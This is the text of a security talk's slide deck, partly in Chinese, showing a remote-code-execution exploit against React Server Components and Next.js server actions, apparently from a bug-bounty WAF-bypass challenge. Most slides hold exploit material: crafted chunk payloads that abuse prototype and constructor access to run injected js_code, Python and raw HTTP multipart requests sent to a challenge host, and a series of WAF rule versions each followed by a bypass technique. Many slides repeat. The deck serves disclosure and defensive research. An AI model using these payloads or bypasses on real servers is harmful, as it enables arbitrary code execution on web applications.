  })  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightActionServer.js#L83>

decodeBoundActionMetaData

```
function decodeBoundActionMetaData(  
  body,  
  serverManifest,  
  formFieldPrefix,  
) : {  
  ...  
  const refPromise = getRoot(actionResponse);  
  refPromise.then(() => {});  
  ...  
  return refPromise.value;  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightActionServer.js#L56>

decodeAction

```
export function decodeAction(  
  Body,  
  serverManifest,  
) {  
  ...  
  body.forEach((value, key) => {  
    ...  
    if (key.startsWith('$ACTION_REF_')) {  
      const formFieldPrefix = '$ACTION_' + key.slice(12) + ':';  
      const metaData = decodeBoundActionMetaData(  
        body,  
        serverManifest,  
        formFieldPrefix,  
      );  
      action = loadServerReference(serverManifest, metaData.id, metaData.bound);  
      return;  
    }  
  })  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightActionServer.js#L83>

resolveServerReference

```
export function resolveServerReference(
  bundlerConfig,
  id,
){
  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
  }
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133>

Exploit

```
0: {  
  "id": {  
    "lastIndexOf": "$1: __proto__: then",  
    "status": "resolved_model",  
    "reason": -1,  
    "value": '["$0", "$1"]',  
    "_response": {"_chunks": "$Q2"},  
  }  
}  
  
1: "$@0"  
  
...
```

resolveServerReference

```
export function resolveServerReference(
  bundlerConfig,
  id,
){
  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
  }
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133>

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  const chunk = this
  // resolved = have data but not parsed
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk) // parse it
      break
  }
  switch (chunk.status) {
    case INITIALIZED: // INITIALIZED = 'fulfilled'
      resolve(chunk.value) // yeah, we have the value
      break
    case REJECTED:
      reject(chunk.reason) // error, QQ
      break
    // other cases omitted
    // e.g. pending -> record the listeners
  }
}
```

resolve === '#'

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  const chunk = this
  // resolved = have data but not parsed
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk) // parse it
      break
  }
  switch (chunk.status) {
    case INITIALIZED: // INITIALIZED = 'fulfilled'
      resolve(chunk.value) // yeah, we have the value
      break
    case REJECTED:
      reject(chunk.reason) // error, QQ
      break
    // other cases omitted
    // e.g. pending -> record the listeners
  }
}
```

resolve === '#'

~~{"then": "\$B1337"}~~

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  const chunk = this
  // resolved = have data but not parsed
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk) // parse it
      break
  }
  switch (chunk.status) {
    case INITIALIZED: // INITIALIZED = 'fulfilled'
      resolve(chunk.value) // yeah, we have the value
      break
    case REJECTED:
      reject(chunk.reason) // error, QQ
      break
    // other cases omitted
    // e.g. pending -> record the listeners
  }
}
```

Exploit

```
0: {  
  "id": {  
    "lastIndexOf": "$1: __proto__: then",  
    "status": "resolved_model",  
    "reason": -1,  
    "value": '["$0", "$1"]',  
    "_response": {"_chunks": "$Q2"},  
  }  
}  
  
1: "$@0"  
  
...
```

Exploit


```
2: [[
  0,{
    "status": "resolved_model",
    "reason": -1,
    "value": '{"id":{"toString":"$B1337"}}',
    "_response": {
      "_prefix": js_code + ";",
      "_formData": {"get": "$1:constructor:constructor"},
    },
  },
],
[
  1,{
    "status": "resolved_model",
    "reason": -1,
    "value": '"$F0"',
    "_response": {"_chunks": "$Q2", "_bundlerConfig": {}},
  },
]]
```

Exploit

```
2: [[
  0,{
    "status": "resolved_model",
    "reason": -1,
    "value": '{"id":{"toString":"$B1337"}}',
    "_response": {
      "_prefix": js_code + ";",
      "_formData": {"get": "$1:constructor:constructor"},
    },
  },
],
[
  1,{
    "status": "resolved_model",
    "reason": -1,
    "value": "$F0",
    "_response": {"_chunks": "$Q2", "_bundlerConfig": {}},
  },
]]
```

Exploit

```
2: [[
  0,{
    "status": "resolved_model",
    "reason": -1,
    "value": '{"id":{"toString":"$B1337"}}',
    "_response": {
      "_prefix": js_code + ";",
      "_formData": {"get": "$1:constructor:constructor"},
    },
  },
],
[
  1,{
    "status": "resolved_model",
    "reason": -1,
    "value": "$F0",
    "_response": {"_chunks": "$Q2", "_bundlerConfig": {}},
  },
]]
```



A white arrow points from the `"value": '{"id":{"toString":"$B1337"}}'` field of the first object (index 0) to the `"value": "$F0"` field of the second object (index 1). The `"value": "$F0"` field is highlighted with a red rectangular box.

resolveServerReference

```
export function resolveServerReference(
  bundlerConfig,
  id,
){
  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
  }
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133>

JavaScript Tips 0x04

```
> array[{toString: ()=>console.log('check')}]  
check  
undefined
```

Exploit

```
2: [[
  0,{
    "status": "resolved_model",
    "reason": -1,
    "value": '{"id":{"toString":"$B1337"}}',
    "_response": {
      "_prefix": js_code + ";",
      "_formData": {"get": "$1:constructor:constructor"},
    },
  },
],
[
  1,{
    "status": "resolved_model",
    "reason": -1,
    "value": '"$F0"',
    "_response": {"_chunks": "$Q2", "_bundlerConfig": {}},
  },
]]
```

resolveServerReference

id.lastIndexOf('#') → Chunk.prototype.then('#', this=C_0.id)

```
0: {"id": {"lastIndexOf": "$1: __proto__: then"}}
1: "$@0"
```

resolveServerReference

id.lastIndexOf('#') → Chunk.prototype.then('#', this=C_0.id)

Chunk.prototype.then('#', this=C_0.id)

initializeModelChunk

parseModelString("\$B1337")

```
0: {"id": {  
  "lastIndexOf":  
    "$1: __proto__: then"  
  }}  
1: "$@0"
```

resolveServerReference

id.lastIndexOf('#') → Chunk.prototype.then('#', this=C_0.id)

Chunk.prototype.then('#', this=C_0.id)

initializeModelChunk

parseModelString("\$B1337")

```
{"_response": {  
  "chunks": "$Q2"  
}}
```

```
0: {"value":  
  '{"id": {"toString": "$B1337"}}'  
  "_response": {  
    "_formData": {  
      "get": "$1:constructor:constructor"  
    }  
  }  
}  
1: "$F0"
```

```
0: {"id": {  
  "lastIndexOf":  
    "$1:__proto__:then"  
  }  
}  
1: "$@0"
```

resolveServerReference

id.lastIndexOf('#') → Chunk.prototype.then('#', this=C_0.id)

Chunk.prototype.then('#', this=C_0.id)

initializeModelChunk

parseModelString("\$B1337")

parseModelString("\$F0")

```
{"_response": {  
  "chunks": "$Q2"  
}}
```

```
0: {"value":  
  '{"id": {"toString": "$B1337"}}'  
  "_response": {  
    "_formData": {  
      "get": "$1:constructor:constructor"  
    }  
  }  
}  
1: "$F0"
```

```
0: {"id": {  
  "lastIndexOf":  
    "$1:__proto__:then"  
  }  
}  
1: "$@0"
```

resolveServerReference

id.lastIndexOf('#') → Chunk.prototype.then('#', this=C_0.id)

Chunk.prototype.then('#', this=C_0.id)

initializeModelChunk

parseModelString("\$B1337")

parseModelString("\$F0")

resolveServerReference

bundlerConfig[id];

→ bundlerConfig[id.toString()];

id: {"toString": "\$B1337"} → id: {"toString": Function(code)}

{"_response": {
 "chunks": "\$Q2"
}}

0: {"value":
 '{"id": {"toString": "\$B1337"}}'
 "_response": {
 "_formData": {
 "get": "\$1: constructor: constructor"
 }
 }
}
1: "\$F0"

0: {"id": {
 "lastIndexOf":
 "\$1: __proto__: then"
 }
}
1: "\$@0"

Exploit


Python

```
requests.post(
    "https://nextjs-cve-hackerone.vercel.app/",
    files=[
        ("$_ACTION_REF_xx", b""),
        (
            "$ACTION_xx:0",
            (None, to_b64(model0), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:1",
            (None, to_b64(model1), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:2",
            (None, to_b64(model2), None, {"Content-Transfer-Encoding": "base64"}),
        ),
    ],
)
```

Exploit

Python

```
requests.post(
    "https://nextjs-cve-hackerone.vercel.app/",
    files=[
        ("ACTION_REF_xx", b""),
        (
            "$ACTION_xx:0",
            (None, to_b64(model1), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:1",
            (None, to_b64(model1), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:2",
            (None, to_b64(model2), None, {"Content-Transfer-Encoding": "base64"}),
        ),
    ],
)
```



\$50,000

WAF Rules ver.6

```
def WAF(request):  
    if count_re(request.content_type, r'boundary\s*=' ) > 1:  
        block()  
  
    if request.is_next_action and header_count(request, 'Content-Type') > 1:  
        block()  
  
+   if has_re(request.body, rb'^Content-Transfer-Encoding:'):   
+       block()  
  
    raw_body = request.body.replace(b'\x00', b'')  
  
    decoded = unicode_unescape(raw_body)  
    decoded = unicode_unescape(decoded)  
  
    if has_re(decoded, r'"_response"\s*:\s*:constructor'):  
        block()
```

Bypass #7

CTE Trailing Space

Exploit


Python

```
requests.post(
    "https://nextjs-cve-hackerone.vercel.app/",
    files=[
        ("$_ACTION_REF_xx", b""),
        (
            "$ACTION_xx:0",
            (None, to_b64(model0), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:1",
            (None, to_b64(model1), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:2",
            (None, to_b64(model2), None, {"Content-Transfer-Encoding": "base64"}),
        ),
    ],
)
```

Exploit

Python

```
requests.post(
    "https://nextjs-cve-hackerone.vercel.app/",
    files=[
        ("$_ACTION_REF_xx", b""),
        (
            "$ACTION_xx:0",
            (None, to_b64(model0), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:1",
            (None, to_b64(model1), None, {"Content-Transfer-Encoding": "base64"}),
        ),
        (
            "$ACTION_xx:2",
            (None, to_b64(model2), None, {"Content-Transfer-Encoding": "base64"}),
        ),
    ],
)
```



\$50,000

WAF Rules ver.7

```
def WAF(request):
    if count_re(request.content_type, r'boundary\s*=' ) > 1:
        block()

    if request.is_next_action and header_count(request, 'Content-Type') > 1:
        block()

-   if has_re(request.body, rb'^Content-Transfer-Encoding:'):
+   if has_re(request.body, rb'^Content-Transfer-Encoding\s*:'):
        block()

    raw_body = request.body.replace(b'\x00', b'')

    decoded = unicode_unescape(raw_body)
    decoded = unicode_unescape(decoded)

    if has_re(decoded, r'"_response"\s*:|:constructor'):
        block()
```

Bypass #8

Duplicate HTTP Content-Type

WAF Rules ver.7

```
def WAF(request):  
    if count_re(request.content_type, r'boundary\s*=' ) > 1:  
        block()  
  
    if request.is_next_action and header_count(request, 'Content-Type') > 1:  
        block()  
  
    if has_re(request.body, rb'^Content-Transfer-Encoding:'):   
    if has_re(request.body, rb'^Content-Transfer-Encoding\s*:'):   
        block()  
  
    raw_body = request.body.replace(b'\x00', b'')  
  
    decoded = unicode_unescape(raw_body)  
    decoded = unicode_unescape(decoded)  
  
    if has_re(decoded, r'"_response"\s*|:constructor'):  
        block()
```


\$5000

```
--y
Content-Disposition: form-data; name="$ACTION_xx:1"
```



\$50,000

WAF Rules ver.8

```
def WAF(request):  
    if count_re(request.content_type, r'boundary\s*=' ) > 1:  
        block()  
  
-   if request.is_next_action and header_count(request, 'Content-Type') > 1:  
+   if header_count(request, 'Content-Type') > 1:  
        block()  
  
    if has_re(request.body, rb'^Content-Transfer-Encoding\s*:'):  
        block()  
  
    raw_body = request.body.replace(b'\x00', b'')  
  
    decoded = unicode_unescape(raw_body)  
    decoded = unicode_unescape(decoded)  
  
    if has_re(decoded, r'"_response"\s*|:constructor'):  
        block()
```

Bypass #9

Uppercase \U + Undici Lowercase

`deserialize(process(input)) = RCE`

flightController.enqueueModel

```
const flightController = {
  enqueueModel(json){
    if (previousBlockedChunk === null) {
      const chunk = createResolvedModelChunk(
        response, json, -1,
      );
      initializeModelChunk(chunk);
      const initializedChunk = chunk;
      if (initializedChunk.status === INITIALIZED) {
        controller.enqueue(initializedChunk.value);
      } else {
        chunk.then(
          v => controller.enqueue(v),
          e => controller.error((e)),
        );
        previousBlockedChunk = chunk;
      }
    }
  }
}
```

createResolvedModelChunk

```
function createResolvedModelChunk(  
  response,  
  value,  
  id,  
) {  
  return new Chunk(RESOLVED_MODEL, value, id, response);  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js#L255>

initializeModelChunk

```
function initializeModelChunk(chunk){  
  try {  
    const rawModel = JSON.parse(chunk.value)  
    const value: T = reviveModel(  
      chunk._response,  
      {'': rawModel},  
      ,  
      rawModel  
    )  
    chunk.status = INITIALIZED  
    chunk.value = value;  
  } catch (error) {  
    chunk.status = ERRORED  
    chunk.reason = error  
  }  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js>

flightController.enqueueModel

```
const flightController = {
  enqueueModel(json){
    if (previousBlockedChunk === null) {
      const chunk = createResolvedModelChunk(
        response, json, -1,
      );
      initializeModelChunk(chunk);
      const initializedChunk = chunk;
      if (initializedChunk.status === INITIALIZED) {
        controller.enqueue(initializedChunk.value);
      } else {
        chunk.then(
          v => controller.enqueue(v),
          e => controller.error((e)),
        );
        previousBlockedChunk = chunk;
      }
    }
  }
}
```

flightController.enqueueModel

```
const flightController = {
  enqueueModel(json){
    if (previousBlockedChunk === null) {
      const chunk = createResolvedModelChunk(
        response, json, -1,
      );
      initializeModelChunk(chunk);
      const initializedChunk = chunk;
      if (initializedChunk.status === INITIALIZED) {
        controller.enqueue(initializedChunk.value);
      } else {
        chunk.then(
          v => controller.enqueue(v),

```

```
> controller.enqueue(new X())
```

```
TypeError: Received an instance of X
```

flightController.enqueueModel

```
const flightController = {
  enqueueModel(json){
    if (previousBlockedChunk === null) {
      const chunk = createResolvedModelChunk(
        response, json, -1,
      );
      initializeModelChunk(chunk);
      const initializedChunk = chunk;
      if (initializedChunk.status === INITIALIZED) {
        controller.enqueue(initializedChunk.value);
      } else {
        chunk.then(
          v => controller.enqueue(v),

```

```
> controller.enqueue({constructor:{name:"X"}})
```

```
TypeError: Received an instance of X
```

flightController.enqueueModel

```
const flightController = {
  enqueueModel(json){
    if (previousBlockedChunk === null) {
      const chunk = createResolvedModelChunk(
        response, json, -1,
      );
      initializeModelChunk(chunk);
      const initializedChunk = chunk;
      if (initializedChunk.status === INITIALIZED) {
        controller.enqueue(initializedChunk.value);
      } else {
        chunk.then(
          v => controller.enqueue(v),

```

```
    > controller.enqueue({constructor:{name:{toString(){ return "X" }}}})
  }
}
```

```
TypeError: Received an instance of X
```

```
inner_json: {
  "constructor": {
    "name": {
      "toString": "$2:1:then",
      "status": "resolved_model",
      "reason": -1,
      "value": json.dumps("$rffff"),
      "_response": {
        "_chunks": "$2:1:_response:_chunks",
        "_formData": {
          "length": 1,
          "get": "$2:constructor:constructor",
          "getAll": "$2:pop",
          "0": [
            json.dumps(
              {"constructor": {"name": {"toString": "$B1337"}}}
            )
          ],
        },
      },
      "_prefix": {
        "length": 2,
        "toString": "$2:pop",
        "1": "",
        "0": js_code + ";",
      },
    },
  },
},
},
},
},
}
```

```

inner_json: {
  "constructor": {
    "name": {
      "toString": "$2:1:then",
      "status": "resolved_model",
      "reason": -1,
      "value": json.dumps("$rffff"),
      "_response": {
        "_chunks": "$2:1:_response:_chunks",
        "_formData": {
          "length": 1,
          "get": "$2:constructor:constructor",
          "getAll": "$2:pop",
          "0": [
            json.dumps(
              {"constructor": {"name": {"toString": "$B1337"}}}
            )
          ],
        },
      },
      "_prefix": {
        "length": 2,
        "toString": "$2:pop",
        "1": "",
        "0": js_code + ";",
      },
    },
  },
},
}
}
}
}
}

```

TL;DR;

`enqueueModel(inner_json) == RCE`

WAF Rules ver.8

```
def WAF(request):  
    if count_re(request.content_type, r'boundary\s*=' ) > 1:  
        block()  
  
    if header_count(request, 'Content-Type') > 1:  
        block()  
  
    if has_re(request.body, rb'^Content-Transfer-Encoding\s*:'):  
        block()  
  
    raw_body = request.body.replace(b'\x00', b'')  
  
    decoded = unicode_unescape(raw_body)  
    decoded = unicode_unescape(decoded)  
  
    if has_re(decoded, r'"_response"\s*|:constructor'):  
        block()
```

Hmm...

Undici: lower(Content-Type)

§ 3.1. Constructors

The `Blob()` constructor can be invoked with zero or more parameters. When the `Blob()` constructor is invoked, user agents must run the following steps:

1. If invoked with zero parameters, return a new `Blob` object consisting of 0 bytes, with `size` set to 0, and with `type` set to the empty string.
2. Let *bytes* be the result of `processing blob parts` given `blobParts` and `options`.
3. If the `type` member of the `options` argument is not the empty string, run the following sub-steps:
 1. Let *t* be the `type` dictionary member. If *t* contains any characters outside the range U+0020 to U+007E, then set *t* to the empty string and return from these substeps.
 2. Convert every character in *t* to `ASCII lowercase`.
4. Return a `Blob` object referring to *bytes* as its associated `byte` sequence, with its `size` set to the length of *bytes*, and its `type` set to the value of *t* from the substeps above.

<https://www.w3.org/TR/FileAPI/#constructorBlob>

Undici: lower(Content-Type)

```
POST / HTTP/1.1
Host: localhost
Content-Type: multipart/form-data; boundary="y";
Content-Length: [...]

--y
Content-Disposition: form-data; name="0"

$1:type
--y
Content-Disposition: form-data; name="1"

$B2
--y
Content-Disposition: form-data; name="2"; filename="x"
Content-Type: {"\U0061": "\U0062"}

Foo
--y--
```

Undici: lower(Content-Type)

```
POST / HTTP/1.1
Host: localhost
Content-Type: multipart/form-data; boundary="y";
Content-Length: [...]

--y
Content-Disposition: form-data; name="0"

$1:type {"\u0061": "\u0062"}
--y
Content-Disposition: form-data; name="1"

$B2
--y
Content-Disposition: form-data; name="2"; filename="x"
Content-Type: {"\U0061": "\U0062"}

Foo
--y--
```

Exploit

```
0: {"a": ["$2", "$3"], "x": "$F1"}
1: {
  "id": {
    "lastIndexOf": "$2:at",
    "length": 1,
    "0": "$3:type",
    "value": [],
    "reason": {"push": "$2:1:reason:enqueueModel"},
    "slice": "$2:1:then",
    "status": "cyclic",
  }
}
2: ["$rff", "$@ff"]
3: "$B42"

66: filename="x"; Content-Type=`inner_json.upper().encode()`
```

Step 1: enqueueModel

2: ["\$rff", "\$@ff"]

\$rff → **parseReadableStream** with **type: 'bytes'** for chunk 255

```
const stream = new ReadableStream({  
  type: 'bytes',  
  start(c) { controller = c; },  
})
```

\$@ff → 回傳 chunk 255 的 Chunk 物件

Step 1: enqueueModel

```
function parseReadableStream(...){  
  ...  
  const stream = new ReadableStream({  
    type: type,  
    start(c) {  
      controller = c;  
    },  
  });  
  
  const flightController = {  
    enqueueModel(json){  
    }  
    ...  
  }  
  
  resolveStream(response, id, stream, flightController);  
  return stream;  
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js#L716C1-L734C39>

Step 1: enqueueModel

flightController 存在 chunk.reason

```
chunk255.value = ReadableStream  
chunk255.reason = flightController  
chunk255.reason.enqueueModel = fn
```

Step 2: lower(Content-Type)

3: "\$B42" //0x42 == 66

\$B42 → _formData.get(_prefix + '66') → 回傳 File object

```
--y
Content-Disposition: form-data; name="$ACTION_xx:66"; filename="x"
Content-Type: {"\U0061": "\U0062"}
--y--
```

\$3:type → File.type → lower(payload)

Step 3:

\$F1 → loadServerReference
→ resolveServerReference(bundlerConfig, id)

```
0: {"id": {
  "lastIndexOf": "$2:at",           # Array.prototype.at
  "slice": "$2:1:then",            # Chunk.prototype.then
  "length": 1,
  "0": "$3:type",                  # inner_json (from File.type)
  "status": "cyclic",
  "value": [],
  "reason": {"push":
    "$2:1:reason:enqueueModel"     # flightController.enqueueModel!
  },
}}
```

resolveServerReference

```
export function resolveServerReference(
  bundlerConfig,
  id,
){
  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
  }
}
```

```
id: {
  "lastIndexOf": "$2:at",
  # Array.prototype.at
  "length": 1,
  "0": "$3:type",
  # inner_json (from File.type)
  [...]
}
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133>

resolveServerReference

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export function resolveServerReference(
  bundlerConfig,
  id,
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  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
  }
}
```

```
id: {
  "lastIndexOf": "$2:at",
  # Array.prototype.at
  "length": 1,
  "0": "$3:type",
  # inner_json (from File.type)
  [...]
}
```

```
idx === <inner_json_payload>
```

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133>

resolveServerReference

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export function resolveServerReference(
  bundlerConfig,
  id,
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  let name = '';
  let resolvedModuleData = bundlerConfig[id];
  if (resolvedModuleData) {
    // The potentially aliased name.
    name = resolvedModuleData.name;
  } else {
    const idx = id.lastIndexOf('#');
    if (idx !== -1) {
      name = id.slice(idx + 1);
      resolvedModuleData = bundlerConfig[id.slice(0, idx)];
    }
    ...
  }
}
```

`idx === <inner_json_payload>`

`id.slice === Chunk.prototype.then`

<https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/client/ReactFlightClientConfigBundlerTurbopack.js#L103-L133>

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  switch (chunk.status) {
    ...
    case CYCLIC:
      if (resolve) {
        if (chunk.value === null) {
          chunk.value = ([]: Array<(T) => mixed>);
        }
        chunk.value.push(resolve);
      }
      if (reject) {
        if (chunk.reason === null) {
          chunk.reason = ([]: Array<(mixed) => mixed>);
        }
        chunk.reason.push(reject);
      }
      break;
  }
}
```

resolve === 0

Chunk.prototype.then

```
Chunk.prototype.then = function(
  this,
  resolve,
  reject,
) {
  switch (chunk.status) {
    ...
    case CYCLIC:
      if (resolve) {
        if (chunk.value === null) {
          chunk.value = ([]: Array<(T) => mixed>);
        }
        chunk.value.push(resolve);
      }
      if (reject) {
        if (chunk.reason === null) {
          chunk.reason = ([]: Array<(mixed) => mixed>);
        }
        chunk.reason.push(reject);
      }
      break;
  }
}
```

`chunk.reason.push === flightController.enqueueModel`

flightController.enqueueModel

```
const flightController = {  
  enqueueModel(json){  
    if (previousBlockedChunk === null) {  
      const chunk = createResolvedModelChunk(  
        response, json, -1,  
      );  
      initializeModelChunk(chunk);  
      const initializedChunk = chunk;  
      if (initializedChunk.status === INITIALIZED) {  
        controller.enqueue(initializedChunk.value);  
      } else {  
        chunk.then(  
          v => controller.enqueue(v),  
        );  
      }  
    }  
  }  
}
```

```
> controller.enqueue({constructor:{name:{toString(){ return "X" }}}})
```

```
TypeError: Received an instance of X
```

Exploit

```
0: {"a": ["$2", "$3"], "x": "$F1"}
1: {
  "id": {
    "lastIndexOf": "$2:at",
    "length": 1,
    "0": "$3:type",
    "value": [],
    "reason": {"push": "$2:1:reason:enqueueModel"},
    "slice": "$2:1:then",
    "status": "cyclic",
  }
}
2: ["$rff", "$@ff"]
3: "$B42"

66: filename="x"; Content-Type=`inner_json.upper().encode()`
```

```

inner_json: {
  "constructor": {
    "name": {
      "toString": "$2:1:then",
      "status": "resolved_model",
      "reason": -1,
      "value": json.dumps("$rffff"),
      "_response": {
        "_chunks": "$2:1:_response:_chunks",
        "_formData": {
          "length": 1,
          "get": "$2:constructor:constructor",
          "getAll": "$2:pop",
          "0": [
            json.dumps(
              {"constructor": {"name": {"toString": "$B1337"}}}
            )
          ],
        },
      },
      "_prefix": {
        "length": 2,
        "toString": "$2:pop",
        "1": "",
        "0": js_code + ";",
      },
    },
  },
},
},
},
},
}

```

Exploit

Python

```
body = build_multipart(
    boundary,
    {
        b"$ACTION_REF_xx": b"",
        b'name="$ACTION_xx:66"; filename="x": (inner_json.upper().encode(), b""),
        b"$ACTION_xx:3": json.dumps(model3).encode(),
        b"$ACTION_xx:2": json.dumps(model2).encode(),
        b"$ACTION_xx:1": json.dumps(model1).encode(),
        b"$ACTION_xx:0": json.dumps(model0).encode(),
    },
)
```

Bypass #9

目標： `enqueueModel(inner_json) == RCE`

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已知： `File.type = lower(Content-Type)`

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設定： `Content-Type := upper(InnerJson)`

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呼叫： `enqueueModel(File.type)`

Bypass #9

目標： `enqueueModel(inner_json) == RCE`

已知 `File.type = lower(Content-Type)`

設定： `Content-Type := upper(InnerJson)`

呼叫： `enqueueModel(File.type)`



\$50,000

WAF Rules ver.9

```
def WAF(request):  
    [...]  
  
-    raw_body = request.body.replace(b'\x00', b'')  
-  
-    decoded = unicode_decode(raw_body)  
-    decoded = unicode_decode(decoded)  
+  
+    raw_body = request.body  
+  
+    for i in range(4):  
+        raw_body = raw_body.replace(b'\x00', b'')  
+        raw_body = lowercase(raw_body)  
+        raw_body = unicode_decode(raw_body)  
  
    if has_re(raw_body, r'"_response"\s*:\s*:constructor'):  
        block()
```

Bypass #10

Infinite JSON Encoding

\$R - Error Swallowing

```
const flightController = {
  enqueueModel(json){
    if (previousBlockedChunk === null) {
      const chunk = createResolvedModelChunk(
        response, json, -1,
      );
      initializeModelChunk(chunk);
      const initializedChunk = chunk;
      if (initializedChunk.status === INITIALIZED) {
        controller.enqueue(initializedChunk.value);
      } else {
        chunk.then(
          v => controller.enqueue(v),
          e => controller.error((e)),
        );
        previousBlockedChunk = chunk;
      }
    }
  }
}
```

\$R - Error Swallowing

